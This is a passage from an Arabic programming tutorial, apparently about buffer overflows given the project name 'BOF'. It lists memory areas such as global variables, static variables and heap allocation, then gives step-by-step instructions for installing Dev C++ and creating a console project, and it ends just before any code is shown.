
1- المغيرات العامة Global Variables التي تظل موجودة من بداية البرنامج لنهايته .
2- المتغيرات الثابتة Static Variables .
3- تحديد الذاكرة Memory Allocation عن طريق دوال مثل الدالة GlobalAlloc .. يتم هذا التحديد في الكومة .

البرامج المستخدمة :


الآن يجب تحميل برنامج Dev C++ وهو عبارة عن IDE ممتاز للغة C++ .. ويمكن تحميله من موقع :

http://www.bloodshed.net/ or http://sourceforge.net

بعد تحميله وتثبيته وتشغيله ستجد الواجهة الرئيسية له كالتالي ..



من قائمة File نختار New Project



وستظهر النافذة التالية الخاصة بخيارات المشروع الجديد ونحدد الآتي :


1 - نختار نوع المشروع Console Application .

2 - نحدد اسم المشروع وليكن "BOF" .

3 - نختار لغة المشروع C++ .

4- نجعلها اللغة الافتراضية للمشاريع القادمة .

5- ثم نضغط OK .



بعد الضغط علي OK تظهر نافذة لحفظ المشروع فنقوم بحفظه في مجلد باسم "BOF" مثلا علي رديف السي "C:\BOF".. ونلاحظ بعد الحفظ ظهور نافذة بالعنوان "main.cpp"بها كود افتراضي لتطبيق Console نقوم بحذف الكود الموجود ونضع بدلا منه الكود التالي :

